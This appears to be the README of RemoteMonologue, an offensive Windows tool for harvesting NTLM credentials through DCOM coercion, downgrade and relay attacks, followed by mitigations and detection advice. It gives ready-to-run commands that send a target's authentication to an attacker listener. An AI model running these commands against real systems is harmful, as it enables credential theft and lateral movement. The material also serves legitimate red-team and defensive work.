 3lp4tr0n/remotemonologue
Weaponizing DCOM for NTLM Authentication Coercions

RemoteMonologue is a Windows credential harvesting technique that enables remote user compromise by leveraging the Interactive User RunAs key and coercing NTLM authentications via DCOM.
Read X-Force Red's RemoteMonologue: Weaponizing DCOM for NTLM Authentication Coercions for detailed information.
🔹 Authentication Coercion via DCOM (-dcom)
ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) to trigger an NTLM authentication against a specified listener (-auth-to).🔹 Credential Spraying (-spray)
🔹 NetNTLMv1 Downgrade Attack (-downgrade)
🔹 WebClient Service Abuse (-webclient)
🔹 User Enumeration (-query)
Note: Local administrator privileges to the target system is required.
pip install impacket

Below is an example of running RemoteMonologue with the NetNTLMv1 downgrade attack while using Responder as the listener. By default, if no DCOM option is specified, the tool uses the ServerDataCollectorSet DCOM object.
RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade


Below is another example, this time the attack is executed using the FileSystemImage DCOM object and enabling the WebClient service to obtain an HTTP authentication, which is then relayed to LDAP using ntlmrelayx.
RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage
To protect against and detect these techniques, there are several preventative and detection measures that can be implemented.
Preventative measures:
Enable LDAP Signing and Channel Binding: Configure LDAP signing enforcement and channel binding on domain controllers to protect the LDAP endpoint from relay attacks. Note: These settings will be enforced by default starting with Windows Server 2025.
Upgrade to the Latest Windows Versions: Upgrade servers to Windows Server 2025 and workstations to Windows 11 version 24H2 to mitigate NetNTLM downgrade attacks, as NTLMv1 has been removed in these versions.
Enforce SMB Signing: Enable and enforce SMB signing on Windows servers to prevent SMB relay attacks.
Implement Strong Password Policies: Enforce strong password requirements to make password cracking attacks more challenging.
Detection opportunities:
Monitor Remote Access to DCOM Objects: Track access to the affected DCOM objects and their specific Properties and Methods to identify unusual activity.
Monitor Registry Modifications: Monitor changes to the RunAs and LmCompatibilityLevel registry keys.
Track WebClient Service Activity: Monitor for instances where the WebClient service is enabled remotely, as this is used to facilitate HTTP-based NTLM authentications.






